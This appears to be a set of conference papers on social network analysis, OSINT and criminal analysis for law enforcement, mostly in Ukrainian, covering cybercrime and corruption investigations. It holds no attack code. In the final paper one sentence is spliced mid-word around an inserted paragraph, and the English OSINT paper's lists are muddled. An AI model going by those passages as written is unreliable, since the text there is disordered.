Крім контактів, що належать реальним людям, існують електронні адреси компаній, що розсилають рекламні пропозиції або новини, спам-боти тощо. Вони зазвичай надсилають безліч листів або повідомлень за короткий часовий проміжок, але це не значить, що вони мають високу цінність. Тому для оцінки значущості варто враховувати час взаємодій між сутностями.

Візуальне уявлення соціальних мереж важливо для розуміння даних мережі та передачі результатів аналізу. Найчастіше аналітичне програмне забезпечення має модулі для візуалізації мережі. Дослідження даних здійснюється шляхом відображення вузлів та зв'язків у різних шарах, а також присвоювання вузлам кольорів, розмірів та інших додаткових властивостей. Візуальне подання мереж може виступати як потужний метод передачі складної інформації, але слід бути обережним при інтерпретації вузлів, ґрунтуючись виключно на відображенні, так як структурні особливості, які кращим чином охоплює кількісний аналіз, можуть бути спотворені.

У соціальних мережах існують поняття «збалансованих» та «незбалансованих» циклів. Під збалансованим циклом мається на увазі такий цикл, у якому результат усіх міток позитивний. Збалансовані цикли є групою людей, членам якої не хотілося б змінювати свою думку про інших членів групи. Незбалансовані цикли представляють групу людей, члени якої легко змінюють свою думку про інших членів групи.

Аналіз соціальних мереж активно використовується у розвідувальних, контррозвідувальних та правоохоронних заходах. Ця техніка дозволяє аналітикам відобразити на карті нелегальну чи приховану організацію, таку як шпигунське коло, організовану злочинну громаду чи вуличну банду. Правоохоронні органи використовують програми масових систем електронного спостереження для генерації даних, необхідних для представлення цього аналізу в терористичних осередках та інших мережах, що мають відношення до національної безпеки. У процесі мережного аналізу проводиться пошук у глибину на три вузли. Після того як завершилося початкове відображення соціальної мережі, виконується аналіз визначення структури мережі і, наприклад, лідера мережі. Це дозволяє військовим чи правоохоронним органам завдати нищівних ударів по захопленню чи знищенню найбільш значущих цілей, які займають лідерські позиції, що призводить до порушення функціонування мережі.

Можна досліджувати групові структури та потоки інформації на схемі мережі, фокусуючись на взаємозв'язках між об'єктами. Цей тип аналізу називається аналізом соціальних мереж. Організаційні теорії комбінуються з математичними моделями, що дає можливість зрозуміти динаміку цікавих для нас груп і організацій.

IBM i2 аналітика забезпечує потужний аналіз та надає допомогу можливості візуалізації, щоб допомогти підвищити продуктивність аналітики і скоротити час, необхідний для доставки високого значення інтелекту в межах швидко зростаючих наборів даних [5, С.82]. У сфері кримінального аналізу i2, як правило, застосовується із програмними продуктами iBase, iBridge, iGlass, Analyst's Workstation . IBM i2 Analyst's Workstation об'єднує можливості Analyst's Notebook, iBase, iGlass (компонента, що полегшує побудову графіків); дає змогу інтегруватися з GIS-технологіями (технологічна основа створення географічних інформаційних систем, що дозволяють реалізувати їхні функціональні можливості) та іншими технологіями аналітичної обробки даних, зокрема аналізу соціальних мереж. [6, С. 35; 7, С. 29]

Структура мережі може визначати:

• Продуктивність мережі в цілому та її здатність досягти своїх ключових цілей.

• Неочевидні характеристики мережі, наприклад існування меншої підмережі, що працює всередині мережі.

• Взаємозв'язки між значущими людьми, що цікавлять нас, становище яких дозволяє найбільш сильно впливати на решту мережі.

• Наскільки безпосередньо та швидко передається інформація між людьми у різних частинах мережі. [8, С. 20]

У високоцентралізованій мережі є один об'єкт, який контролює усі інформаційні потоки. У менш сильно централізованій мережі немає такої єдиної точки відмови. Люди можуть надсилати один одному інформацію, навіть якщо деякі канали зв'язку заблоковані. Зміна показника центральності, який використовується для аналізу схеми, дозволяє вивчити різну інформацію про елементи схеми.

Методи аналізу соціальної мережі дають деякі корисні інструменти для вирішення одного з найважливіших аспектів соціальної структури: джерела та розподіл влади. Вид (тип) мережі говорить про те, що влада окремих людей не є індивідуальним атрибутом, а випливає з їхніх відносин з іншими. [9]

Нелегальні мережі відрізняються від звичайних мереж, оскільки вони повинні приховувати свою діяльність від зовнішніх контролюючих факторів – правоохоронних органів. Потреба в таємниці веде конспіративних учасників до приховування своєї діяльності шляхом створення розкиданих мереж.

***Література*:**

1. Ланде Д.В., Субач І.Ю. Візуалізація та аналіз мережевих структур. Навчальний посібник. К.: ІСЗЗІ КПІ ім. Ігоря Сікорського, 2020. 79 с.
2. Ланде Д.В., Субач І.Ю., Бояринова Ю.Є. Основи теорії і практики інтелектуального аналізу даних у сфері кібербезпеки: навчальний посібник. К.: ІСЗЗІ КПІ ім. Ігоря Сікрорського, 2018. 300 с. ISBN 978-966-2577-12-9.
3. Снарский А.А., Ландэ Д.В. Моделирование сложных сетей: учебное пособие. К.: Инжиниринг, 2015. 212 с. ISBN 978-966-2344-44-8.
4. Albert-László Barabási. Network Science. Cambridge University Press, 2016.
5. Zaiets O.M. Application software IBM I2 ANALYST'S NOTEBOOK in law enforcement Ukraine for pretrial investigation of criminal offenses. *European Reforms Bulletin*. 2016. № 1. P. 82-87.
6. Amy N. Langville, Carl D. Meyer. Google's PageRank and beyond: the science of search engine rankings. Princeton University Press, 2006. ISBN: 0691122024, 9780691122021.
7. Social Networks Visualizer. Software Requirements Specification Version 1.0. Faculty of Natural Sciences Aristotle University of Thessaloniki, 2012.
8. Mark Newman, Albert-László Barabási, Duncan J. Watts. The Structure and Dynamics of Networks (Princeton Studies in Complexity). Princeton University Press, 2006. ISBN: 0691113572, 9780691113579.
9. Ken Cherven. Network Graph Analysis and Visualization with Gephi. Packt Publishing, 2013. ISBN 78-1-78328-013-1.
10. Emden R. Gansner and Eleftherios Koutsoos and Stephen North. «Drawing Graphs with dot». Dot User's Manual. AT&T Bell Labs, January 5, 2015.
11. Ken Cherven. Mastering Gephi Network Visualization. Packt Publishing, 2015. ISBN 78-1-78398-734-4.
12. John W. Foreman. Data Smart. Using Data Science to Transform Information into Insight. Wiley, 2013. ISBN 111-8-66146-X, 978-1-11866-146-8.

OPEN SOURCE INTELLIGENCE TASKS

Lawlor Susan M.
An Garda Síochána
National Police and Security Service,
Ireland

Open-Source Intelligence (OSINT) is the collecting information from publicly available sources, such as the Internet, media, social networks, official documents, etc. OSINT is one of the most important intelligence activities in the modern world because it provides information about a

wide range of targets, including potential adversaries, allies, civilians, etc.

Open source intelligence on the Internet (Internet OSINT) is the most promising area of OSINT, since the Internet provides access to a huge amount of information that is constantly updated. Internet OSINT is used by various organizations, including governments, intelligence agencies, private companies, etc.

Goals and objectives of intelligence from open sources on the Internet

The purpose of intelligence from open sources on the Internet is to collect information that can be used to make decisions in various fields of activity, including security, economics, politics, etc.

Open source intelligence tasks on the Internet include:

- collecting information about potential opponents, allies, civilians, etc.
- analysis and evaluation of the information received;
- providing information for decision making;
- techniques of intelligence from open sources on the Internet;
- various techniques are being used to collect information from open sources on the Internet, including:
  - searching for information in search engines;
  - social network analysis;
  - analysis of news sites;
  - analysis of official documents;
  - analysis of other publicly available sources of information;
  - stages of reconnaissance from open sources on the Internet.

Reconnaissance from open sources on the Internet has a number of features that must be taken into account when conducting it. First: information from open sources may be inaccurate or even misinformation. Secondly, collecting information from open sources requires significant time and financial costs. It is also necessary to comply with laws and regulations governing the collection and dissemination of information from open sources.

At the information collecting stage, it is necessary to find and collect the necessary information from open sources. To collect information from open sources on the Internet, various techniques are being used, which can be divided into two main groups:

- manual techniques involve the use of search engines and other tools to find information, as well as manual processing;
- automated techniques allow you to collect information from open sources automatically, using special programs and algorithms.

Manual techniques of collecting information from open sources on the Internet include the following:

- Searching for information with search engines. This is the simplest and most accessible technique that allows you to find information using specified keywords or phrases.
- Searching for information on social networks. Social networks are a rich source of information, including about people, companies and events.
- Searching for information in blogs and forums. Blogs and forums are great sources for getting information about people's opinions and views.
- News on news sites and media outlets is one of the main sources of information about current events.

Automated techniques for collecting information from open sources on the Internet involve collecting information using search robots. Search robots crawl websites and collect information that matches specified criteria.

Collecting information using web scrapers allows you to collect information from web pages in a structured format.

Collecting information using social media analytics allows you to collect information about user behavior on social networks.

The choice of technique for collecting information from open sources on the Internet depends

on the specific goals and objectives of the research. If you need to collect a large amount of information on a wide range of topics, then it is better to use automated techniques. If it is necessary to obtain information that is not available in open sources, then manual techniques must be used.

Currently, there is a tendency towards the development of automated techniques for collecting information from open sources on the Internet. This is due to the fact that these techniques allow information to be collected on a large scale and automatically. At the planning stage, it is necessary to determine the goals and objectives of intelligence, as well as develop a plan for collecting and analyzing information.

Features of intelligence from open sources on the Internet

Reconnaissance from open sources on the Internet has a number of features that must be taken into account when conducting it:

- Intelligence from open sources on the Internet is an important and promising area of intelligence.
- When used correctly, it can provide valuable information that can be used to make decisions in various fields of activity.

Literature:

1. J. D. Healey, S. P. Miller, B. J. O'Connor. Open-source intelligence (OSINT): A review of the current state of the art. International Journal of Intelligence and Counterintelligence 2022
2. A. E. R. Smith, J. E. D. Jones, J. W. Young. The role of open-source intelligence in the intelligence cycle. Journal of Intelligence and National Security Studies 2022
3. A. N. Sedra, M. M. S. Khan The future of open-source intelligence: Challenges and opportunities. Intelligence and National Security. 2022

ВИКОРИСТАННЯ МЕТОДІВ ПОШУКУ ІНФОРМАЦІЇ З ВІДКРИТИХ ДЖЕРЕЛ В ВИЯВЛЕННІ ТА ПОПЕРЕДЖЕННІ ПРАВОПОРУШЕНЬ

Борщ Олександр Анатолійович
старший викладач кафедри інформаційної діяльності та медіа-комунікації
Національний університет «Одеська політехніка»
Макаров Олексій Вікторович
старший викладач кафедри хімічних технологій
Національний університет «Одеська політехніка»

Законом України «Про оперативно-розшукову діяльність» [1] передбачено, що ним здійснюється встановлення факту і обставин правопорушення, шляхом отримання оперативної інформації. Пошук інформації про обставини, осіб, подію, свідків можна проводити з використанням засобів і методів оперативно-розшукової діяльності, а можливо виконувати застосовуючи методи кримінального аналізу, з пошуком інформації на відкритих ресурсах у всесвітній мережі Інтернет.

Кримінальний аналіз – це комплекс методів, які використовуються для збирання, оцінки, аналізу та реалізації інформації під час розслідування кримінальних правопорушень, а також із метою їх використання у розробленні тактичних і стратегічних засад із протидії злочинності [2, с. 53]. Однією з найважливіших частин кримінального аналізу є пошук і аналіз інформації на підставі відкритих джерел (OSINT). Це концепція, методологія і технологія отримання і використання інформації з відкритих джерел – для підтримки прийняття рішень. Джерела OSINT розділяють на шість категорій інформаційного потоку, тобто джерел отримання електронної інформації:

− медіа (ЗМІ): друковані газети, журнали, радіо та телебачення;

− мережа (Інтернет): онлайн-публікації, блоги, дискусійні групи, медіа громадян, YouTube та інші відео-хостинги, вікі-довідники та інші веб-сайти соціальних медіа (Facebook, Twitter, Instagram та ін.);

− державні дані, публічні урядові звіти, бюджети, слухання, телефонні довідники, прес-конференції, вебсайти та виступи. Оскільки ця інформація походить з офіційних джерел, вона є публічно доступною і може використовуватися відкрито;

− професійні та академічні публікації, інформація, отримана з журналів, конференцій, симпозіумів, наукових праць та дисертацій;

− комерційні дані, комерційні зображення, фінансові оцінки, бази даних;

− технічні звіти, препринти, патенти, робочі документи, ділові документи, неопубліковані роботи та інформаційні бюлетені.

Нині під час збору даних вкрай важливим є час, за який правоохоронець отримує необхідну йому інформацію, тому отримання її з відкритих джерел є дуже ефективним. Отже, спосіб отримання поліцейським оперативно значущої інформації через здійснення пошуку її за допомогою чат-ботів у месенджері Telegram є сучасним, яким не можна нехтувати [3 с. 297]

У розвинутих країнах кіберзлочини розслідуються правоохоронними органами з використанням двох загальних категорій – цифрової криміналістики (digital forensics) та розвідки з відкритим кодом OSINT (Open Source INTelligence).

Цифрова криміналістика застосовується для ідентифікації, збереження, відновлення, аналізу та презентації електронних доказів, знайдених у комп'ютерах чи цифрових пристроях зберігання даних. Термін «цифрова криміналістика» раніше використовувався як синонім комп'ютерної криміналістики, який українська мова запозичила з англійської (forensics – від англ. forensic science), – напрям криміналістики, що вивчає комп'ютерні злочини й має назву «computer forensics», але внаслідок запозичення термін дещо звузив своє значення [4, с. 5].

До проблем цифрової криміналістики, окрім технічних і правових, також належить підготовка фахівців, котрі мають знання фізичних принципів роботи цифрових систем та інструментарію комп'ютерної криміналістики – знання технічних і правових аспектів [5, с. 393].

Кримінальна розвідка складається із шести головних етапів, об'єднаних у циклічне коло: – планування та визначення напрямів (цілей); – збирання інформації; – оброблення інформації; – аналіз інформації; – поширення інформації; – повторна оцінка інформації [6, с. 16].

Одним з інструментів збирання оперативної інформації під час кримінальної розвідки є використання розвідки з відкритих джерел OSINT.

Моніторинг соціальних мереж у режимі реального часу оновлень, таких як Facebook, Twitter та інших дозволяє правоохоронним органам одержати потрібну інформацію про вчинені або заплановані злочини. Володіння цією інформацією дозволяє правоохоронцям встановити злочинців та, за можливістю, припинити їх протиправну діяльність [7, с. 138].

Таким чином при виконанні оперативно-розшукової дальності, кримінальної розвідки та цифрової криміналістики правоохоронними органами використання методів розвідки з відкритих джерел Open Source INTelligence є дуже потужним та дієвим інструментом. Технології OSINT допомагають не тільки в розслідуваннях злочинів, а й допомагають в попередженні та запобіганні правопорушень.

Література:

1. Про оперативно-розшукову діяльність: Закон України від 18 лютого 1992 року № 2135-XII. Дата оновлення 31.03.2023. URL: https://zakon.rada.gov.ua/laws/show/2135-12#Text.

2. Короткий тлумачний словник керівника підрозділу кримінального аналізу : словник / Ісмайлов К.Ю., Кіреєва О.С., Половніков В.В., Постол О.І., Фаріон О.Б. Одеса : Одеський державний університет внутрішніх справ. 2018. 110 с.

3. Білоконь Д. С., Пишна А. Г. Підвищення компетенцій поліцейських у сфері електронної інформації. Південноукраїнський правничий часопис. 2020. №4. С 295-301.

4. Павлюк Н.В. Інтеграція інноваційних технологій у діяльність з розслідування злочинів – провідний напрям підвищення її ефективності. Теорія і практика правознавства. 2021. Вип. 2 (20). С. 1–13.

5. Мамедова Л.Ш. Особливості використання спеціальних знань під час розслідування кіберзлочинів: міжнародний досвід. Юридичний науковий електронний журнал. № 12/2021. С. 392-395.

6. U. S. House Passes Cybersecurity Information sharing Legislation: special report (27 April 2015). URL: http://www.isaca.org/cyber/Documents/CSXSpecial - Report-0427_misc_Eng_0415.pdf.

7. Мельнікова О. Кримінальна розвідка та кримінальний аналіз як вид поліцейської діяльності на основі оперативних даних та інформації. Кібербезпека в Україні: правові та організаційні питання: матеріали міжн. наук. практ. конф. м. Одеса. 23 листопада 2022 р.Одеса : ОДУВС. 2022. С. 136-140.

ЗАДУМ ПРОТИДІЇ КІБЕРЗЛОЧИНАМ ІЗ ВИКОРИСТАННЯМ ПРОЦЕСУ КРИМІНАЛЬНОГО АНАЛІЗУ

Калугін Володимир Юрійович
кандидат юридичних наук, доцент
професор кафедри кібербезпеки та інформаційного забезпечення
Одеський державний університет внутрішніх справ
Земцев Денис Геннадійович
слухач магістратури 1-го курсу ФПФОДР
Одеський державний університет внутрішніх справ

Інтеграційні процеси сучасності у взаємодії з прогресивною інформатизацією утворюють ряд рухливих подій, що окреслюють перевагу напрямів державної політики не тільки у сфері забезпечення національної безпеки загалом, а і кожної з її складових окремо. В умовах сьогодення сфера інформаційних технологій стає предметом об'єднання основ життєдіяльності населення, а одним із ґрунтовних факторів його подальшого процвітання є забезпечення безпеки даних інформаційних процесів. В обставинах, що виникають отримують помітного значення протидія негативного впливу й подолання суспільно небезпечних проявів, які створюються в інформаційній сфері, а саме, наприклад, кіберзлочинність.

Натомість кваліфікувати громадську шкідливість кіберзлочинності стає не із легких завдань, ґрунтуючись такими характерними ознаками як анонімність, прихованість, трансформація та динамічність темпів зростання, масштабність наслідків, тощо. Керуючись аналізом превентивної діяльності правозахисних органів зарубіжних країн у сфері протидії кіберзлочинності доходимо висновку про її недостатню ефективність.

Розумне пояснення цього являє собою безконтрольне зростання шляхів здійснення кримінальних правопорушень із застосуванням кіберпростору, наприклад, шахрайство з платіжними картками громадян, викрадення коштів з банківських рахунків, викрадення особистої інформації, розповсюдження інформаційних вірусів, тощо. З огляду на вищевикладене у правозахисних органів з'являється термінова потреба у перебудові та покращенні способів супротиву злочинам у кіберпросторі.

Кримінальний аналіз є одним із способів з приводу використання нинішніх технологій у галузі викривання, розслідування злодіянь та ухвалення при цьому найбільш оптимальних вироків.

Необхідно зазначити, що специфічним видом інформаційно-аналітичної діяльності, яка полягає в ідентифікації та якомога більш точному визначені внутрішніх зв'язків між інформаціями, що стосується злочину, і будь-якими іншими даними, отриманими з різних джерел, їх використанням в інтересах ведення оперативно-розшукової та слідчої діяльності, їх аналітичної підтримки є кримінальний аналіз**.**[1, с. 82], [2, с. 175].

Під час кримінального аналізу надається планомірний розшук, засвідчення, нотування, віднімання, впорядкування, розгляд та рецензія кримінальної інформації, її візуалізація, трансляція та реалізація. Реальне використання оперативно-розшуковими підрозділами органів Національної поліції України методів кримінального аналізу у супротиві злочинності загалом, і кіберзлочинності в тому числі визнало його велику результативність у багатоепізодних справах, які обхоплювали значну територію, мали в собі велику кількість випадків і суб'єктів злочинного угрупування з важкою структурою.

Виокремимо, що звичайні способи трасування й пов'язання прикладів у цих випадках було замало ефективним.

Однак, розглядання різних поглядів використання кримінального аналізу в діяльності оперативних підрозділів Національної поліції надає привід виокремити ряд таких проблемних питань щодо:

- необхідність удосконалення законодавчого підґрунтя у сфері застосування кримінального аналізу в органах Національної поліції України;
- якомога якісного застосування перспектив кримінального аналізу в органах Національної поліції України;
- неналежного стану забезпеченості оперативних підрозділів новою спеціальною технікою, інформаційним програмним забезпеченням та методичним забезпеченням способів використання кримінального аналізу в протидії кіберзлочинам;
- удосконаленням створення та використання відповідних інформаційних ресурсів, баз і банків даних, тощо.

Вважаю, що для майбутнього якісного використання результатів кримінального аналізу в правозахисній діяльності нашої країни слід передбачити:

- стале матеріальне забезпечення;
- навчання та підвищення кваліфікаційного рівня кримінальних аналітиків;
- обов'язкове конструювання більш досконалих технічних засобів;
- збільшення можливостей застосування кримінального аналізу в правоохоронній діяльності.

Вдале створення та введення сучасних способів кримінального аналізу вкладе перспективу у подальшому розширити її на всю систему Національної поліції України та постійно застосовувати аналітичні методи і способи, через що стане можливим забезпечити реалізацію завдань оперативно-розшукової діяльності досудового розслідування, профілактичної діяльності, прийняття управлінських рішень та згенерувати умови для най ефективного здійснення своїх завдань і функцій, що в свою чергу, допоможе підвищити ефективність супротиву кіберзлочинам. [2, с. 176].

***Література*:**

1. Власюк О.В. Роль і місце кримінального аналізу у розкритті та розслідуванні злочинів на державному кордоні України / Матеріали постійно діючого науково-практичного семінару Х.: Інститут підготовки юрид. кадрів для СБУ Нац. юрид. акад. України ім. Я. Мудрого, 2021. Вип. 3. Ч. 1. С. 82–85.
2. Деревягін О.О. Перспективи застосування методики кримінального аналізу у протидії кіберзлочинам // *Кібербезпека в Україні: правові та організаційні питання: матеріали Всеукраїнської науково-практичної конференції* (м. Одеса, 17 листопада 2017 р.). Одеса: Одеський державний університет внутрішніх справ, 2017. С. 175-176.
3. Заєць О.М. Інститут аналітичного супроводження досудового розслідування кримінального провадження в Україні: сучасний стан і перспективи розвитку / *Вісник кримінального судочинства*, 2016. № 4. С. 17-25.

МЕТОДОЛОГІЯ КРИМІНАЛЬНОГО АНАЛІЗУ ЯК ЗАСОБУ ВИЯВЛЕННЯ КОРУПЦІЙНИХ ЗЛОЧИНІВ ВЧИНЕНИХ З ВИКОРИСТАННЯМ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ ПІД ЧАС ДОСУДОВОГО РОЗСЛІДУВАННЯ

Биков Ігор Олегович
кандидат юридичних наук, старший науковий співробітник
Науково-дослідної лабораторії з проблемних питань кримінального аналізу
Одеський державний університет внутрішніх справ
викладач кафедри кібербезпеки та інформаційного забезпечення
факультету підготовки фахівців для підрозділів кримінальної поліції
Одеський державний університет внутрішніх справ
https://orcid.org/0000-0001-8206-2202

У рамках протидії корупційним злочинам вчиненим з використанням інформаційних технологій, кримінальний аналіз виконує важливі завдання. Слідчі та аналітики національних правоохоронних органів, серед іншого, здійснюють ідентифікацію та аналіз зв'язків між інформацією та даними, пов'язаними з корупційними діями, або діями, що мають

ознаки вчинення корупційних правопорушень, що допомагає не лише зрозуміти, як різні елементи та суб'єкти таких правовідносин пов'язані між собою у вчиненні корупційних злочинів, але й забезпечує можливість спостерігати за потенційно підозрілими активностями. Результати такого аналізу також надають цінну аналітичну підтримку під час досудового розслідування.

З практичної точки зору кримінальний аналіз, як правило, забезпечує підтримку реалізації певних слідчих (або не гласних слідчих) дій, здійснення оперативно-розшукових заходів. Кримінальний аналіз в контексті протидії корупційним злочинам відіграє важливу роль у забезпеченні ефективного розслідування та запобіганні таким діям.

Правоохоронці займаються виявленням та аналізом зв'язків між різними даними, пов'язаними з корупційними злочинами, що по суті є аналітичною роботою, яку структурує методологія кримінального аналізу. Наприклад, в структурі Національного антикорупційного бюро України (далі – НАБУ) функціонує управління аналітики та обробки інформації [1], в структурі центрального апарату Державного бюро розслідувань (далі – ДБР) відділ організаційно-аналітичного забезпечення [2]. Таким чином, аналітична діяльність та обробка інформації реалізує не лише за підтримку діяльності детективів НАБУ та ДБР під час проведення досудового розслідування, а і сприяє виявленню даних, пов'язаних із злочинною діяльністю. Так, фахівці аналітичних підрозділів, забезпечують збір, обробку та аналіз інформації з метою виявлення ознак кримінальних порушень, які підпадають під юрисдикцію НАБУ та ДБР. Як відомо, інші правоохоронні органи в своїх структурних підрозділах мають відповідні аналітичні підрозділи, які функціонують в тій чи іншій юрисдикційній площині роботи правоохоронного органу.

У країнах ЄС, як і США, використання кримінального аналізу є складовою роботи правоохоронних органів. Сучасний стан речей визначає кримінальний аналіз, як самостійний вид професійної діяльності правоохоронних органів більшості держав світу. Наприклад, в структурі Генерального секретаріату Інтерполу є підрозділ кримінального аналізу, а діяльність штаб-квартири Європолу ґрунтується на використанні технологій кримінального аналізу [3].

Разом із тим, кримінальний аналіз є основою філософії intelligence led policing, яка за своєю суттю спрямована на прийняття ефективних управлінських (або оперативних рішень) з урахуванням результатів використання комплексу методів і технік збирання, аналізу та обміну інформації під час досудового розслідування (але не виключно) та розроблення тактичних і стратегічних заходів з протидії корупційних злочинів вчинених за допомогою інформаційних технологій. Фахівці кримінального аналізу в результаті своєї роботи по суті полегшують роботу оперативних підрозділів, адже встановлюючи закономірності між інформацією та наявними фактами будують системні зв'язки та виявляють закономірності в діяльності суб'єктів корупційних правопорушень.

Наприклад, аналіз інформації з різних джерел використовується для розслідування злочинів передбачених статтями 191, 206-2, 209, 209-1, 210, 211, 354, 364, 366, 368, 369, 369-2, 410 КК України [4]. Джерелами відомостей кримінального аналізу є різного роду дані, що містяться як у відкритих джерелах так і інша інформація, що наявні в базах даних, звітах державних так і недержавних громадських організацій, дані різного роду інформаційних довідок, журналів, наукових доповідей, документів, рішень, доповідей тощо. Разом із тим, джерелам інформації що може бути використана в кримінальному аналізі є інформація матеріалів кримінальних проваджень та оперативно-розшукової діяльності, разом із тим, до такої інформації доцільно зараховувати інформацію про фінансові активи, податкові звіти, відомості державних реєстрів тощо.

На нашу думку, окрему роль в розслідування вказаної категорії злочинів є відомості фінансового моніторингу та інформацію про фінансові дії суб'єктів корупційних правопорушень. Зазначені відомості мають аналізуватися та формувати собою певний аналітичний продукт, як наслідок проведення аналітичної роботи шляхом реалізації механізмів та інструментарію кримінального аналізу. Разом із тим, фінансовий моніторинг не є кримінальним аналізом за своєю суттю, адже кримінальний аналіз покликаний на самостійний пошук, перевірку та обробку інформації.

Ефективність кримінального аналізу у виявленні корупційних злочинів полягає в ретельному розгляді фінансової документації та моделей легалізації неправомірно набутих прибутків. Застосування системи електронних декларацій в даний час дозволяє аналізувати заявлене майно та реальний рівень доходів певних осіб, що сприяє успішному розслідуванню злочинів.

Методологія кримінального аналізу розслідування корупційних злочинів, скоєних з використанням інформаційних технологій під час досудового розслідування, базується на докладному вивченні електронних доказів та цифрових слідів, які можуть вказувати на корупційні схеми. Разом із наведеним вище, дана методологія включає аналіз електронних документів, веб-сайтів, електронної пошти та інших цифрових слідів з метою виявлення ознак корупційних дій. Вона також орієнтована на використання спеціалізованих програмних засобів для пошуку аномалій, виявлення незвичайних фінансових транзакцій та збирання доказів для підтримки розслідування. Такий підхід вимагає ретельного аналізу цифрових слідів та використання сучасних технологій кібераналізу з метою ідентифікації та виявлення корупційних дій, які відбуваються через використання інформаційних технологій.

Крім того, методологія кримінального аналізу базується на поєднанні кібераналітики з ретельним моніторингом та аналізом онлайн-активності, що може вказувати на корупційні практики. Вона включає в себе вивчення великих обсягів даних, щоб виявити нестачі або непослідовності в деклараціях, недоречності в фінансових операціях чи інші ознаки, що вказують на корупційну діяльність. Додатково, ця методологія покликана сприяти співпраці між правоохоронними органами, аналітиками, кіберекспертами та іншими фахівцями з метою ефективного виявлення, аналізу та припинення корупційних схем, що використовують інформаційні технології.

Узагальнюючи, методологія кримінального аналізу у виявленні корупційних дій, скоєних з використанням інформаційних технологій, ґрунтується на комплексному аналізі цифрових слідів та електронних документів для виявлення ознак корупційних схем разом документальними джерелами інформації. Використання кібераналітики, спеціалізованих програмних засобів та співпраця різних фахівців із суміжних галузей грають важливу роль у виявленні та припиненні корупції, яка використовує сучасні технології для своєї діяльності. Такий підхід дозволяє виявити нестачі в деклараціях, фінансові недоречності та інші ознаки корупції, що може сприяти більш ефективному розслідуванню та припиненню корупційних дій, вчинених за допомогою інформаційних технологій.

***Література*:**

1. Офіційний сайт Національного антикорупційного бюро України. URL: https://nabu.gov.ua/about-the-bureau/struktura-ta-kerivnitctvo/struktura/osnovni-funkciyi-strukturnyh-pidrozdiliv/upravlinnya-analityky-ta-obrobky-informaciyi/
2. Офіційний сайт Державного бюро розслідувань. URL: https://dbr.gov.ua/news/prezident_zatverdiv_novu_organizaciynu_strukturu_dbr
3. Калиновський О. В., Школьніков В. І. Використання методу кримінального аналізу для протидії організованій злочинності. Часопис Київського університету права. 2017. № 1. С. 300-303
4. Кримінальний кодекс України. Кодекс України; Кодекс, Закон від 05.04.2001 № 2341-III. URL: https://zakon.rada.gov.ua/laws/show/2341-14#n2898

ОСНОВНІ МЕТОДИ OSINT, ЩО ВИКОРИСТОВУЮТЬСЯ В КРИМІНАЛЬНОМУ АНАЛІЗІ

Калугін Володимир Юрійович
кандидат юридичних наук, доцент
професор кафедри кібербезпеки та інформаційного забезпечення
Одеський державний університет внутрішніх справ

У сучасному світі кримінальний аналіз є однією з найважливіших складових кримінального процесу. Він дозволяє правоохоронним органам отримувати інформацію про злочин, його учасників, а також мотиви та цілі злочину.

За статистичними даними Офісу Генерального прокурора станом на 26 березня 2023 р. в Україні зареєстровано 76 518 злочинів агресії та воєнних злочинів, 16 885 злочинів проти національної безпеки. За даними ювенальних прокурорів, 1 407 дітей постраждало в Україні внаслідок повномасштабної збройної агресії РФ. При цьому, 465 дітей загинуло та понад 942 отримали поранення різного ступеню тяжкості [1; 3]. За даними Офісу Генерального прокурора, за рік повномасштабної війни Росія 8 цілеспрямованими атаками зруйнувала або пошкодила понад 81 тисячу цивільних об'єктів: понад 62 тисячі житлових будинків, понад 450 медичних закладів [2].

Одним із методів кримінального аналізу є розвідка на основі відкритих джерел (OSINT). OSINT – це метод збору інформації з відкритих джерел, таких як Інтернет, со

Пошуковик OSINT – є ключем до нових можливостей для сектору безпеки і оборони, особливо під час війни. Він допомагає не тільки зібрати, перевірити, проаналізувати інформацію про потенційних злочинців (події, явища, підприємства, установи, організації тощо), але й автоматизувати робоче місце кожного представника сектору безпеки і оборони. Оскільки допомагає в отриманні доказової бази, знаходженні потенційних ризиків та визначенні оцінки захищеності відповідних процесів і явищ, мінімізуванні трудової активності військовослужбовця та підвищенні рівня збереження його здоров'я, прийнятті управлінських рішень. соціальні мережі, ЗМІ та інші. [3,18-21]

Використання OSINT в ході кримінального аналізу має ряд переваг. По-перше, OSINT дозволяє отримувати інформацію про злочин, яка не є доступною в рамках традиційних методів розслідування. По-друге, OSINT дозволяє отримувати інформацію оперативно, що може бути критично важливим для успішності розслідування. По-третє, OSINT дозволяє отримувати інформацію з різних джерел, що може допомогти отримати більш повну картину злочину.

Однак, використання OSINT в ході кримінального аналізу також має ряд обмежень. По-перше, OSINT не завжди може забезпечити достовірну інформацію. По-друге, OSINT може бути трудомістким і вимагати значних навичок і знань. По-третє, OSINT може бути обмежений законами про захист персональних даних.

Основними методами OSINT, які використовуються в кримінальному аналізі, є такі:

- Пошук інформації в Інтернеті – це один з найпоширеніших методів OSINT. Він дозволяє отримувати інформацію з різних джерел, таких як веб-сайти, форуми, соціальні мережі та ін.
- При використанні цього методу аналітики OSINT використовують такі інструменти та методи, як:
- Пошукові системи, такі як Google, Bing та Yahoo.
- Соціальні медіа-сканери, такі як Maltego та Social Mention.
- Інструменти аналізу веб-сайтів, такі як Screaming Frog та DeepCrawl.
- Аналіз соціальних мереж – це ще один важливий метод OSINT. Соціальні мережі можуть містити цінну інформацію про злочин, його учасників та мотиви злочину.
- При використанні цього методу аналітики OSINT використовують такі інструменти та методи, як:
- Пошукові системи соціальних мереж, такі як Twitter Search та Facebook Graph Search.
- Інструменти аналізу соціальних мереж, такі як Crimson Hexagon та Radian6.
- Аналіз ЗМІ – це також важливий метод OSINT. ЗМІ можуть надавати інформацію про злочин, яка не є доступною в інших джерелах.
- При використанні цього методу аналітики OSINT використовують такі інструменти та методи, як:
- Пошукові системи ЗМІ, такі як Factiva та LexisNexis.
- Інструменти аналізу ЗМІ, такі як Meltwater та Cision.
- Аналіз відкритих баз даних – це метод OSINT, який дозволяє отримувати інформацію з відкритих баз даних, таких як реєстри, кадастрові карти та ін.

Пошук інформації в Інтернеті дозволяє отримувати великі обсяги інформації, але може бути трудомістким і вимагати значних навичок і знань.

Аналіз соціальних мереж може бути ефективним способом отримання інформації про злочинців і їх діяльність, але може бути обмежений доступом до приватних даних.

Аналіз ЗМІ може бути ефективним способом отримання інформації про злочин, який нещодавно стався, але може бути обмежений доступом до інформації, яка не була опублікована.

Для підвищення ефективності використання OSINT в ході кримінального аналізу аналітики повинні враховувати такі фактори:

Належне планування. Перед початком розслідування аналітики повинні розробити план, який визначатиме цілі розслідування, джерела інформації, які будуть використовуватися, та методи аналізу інформації.

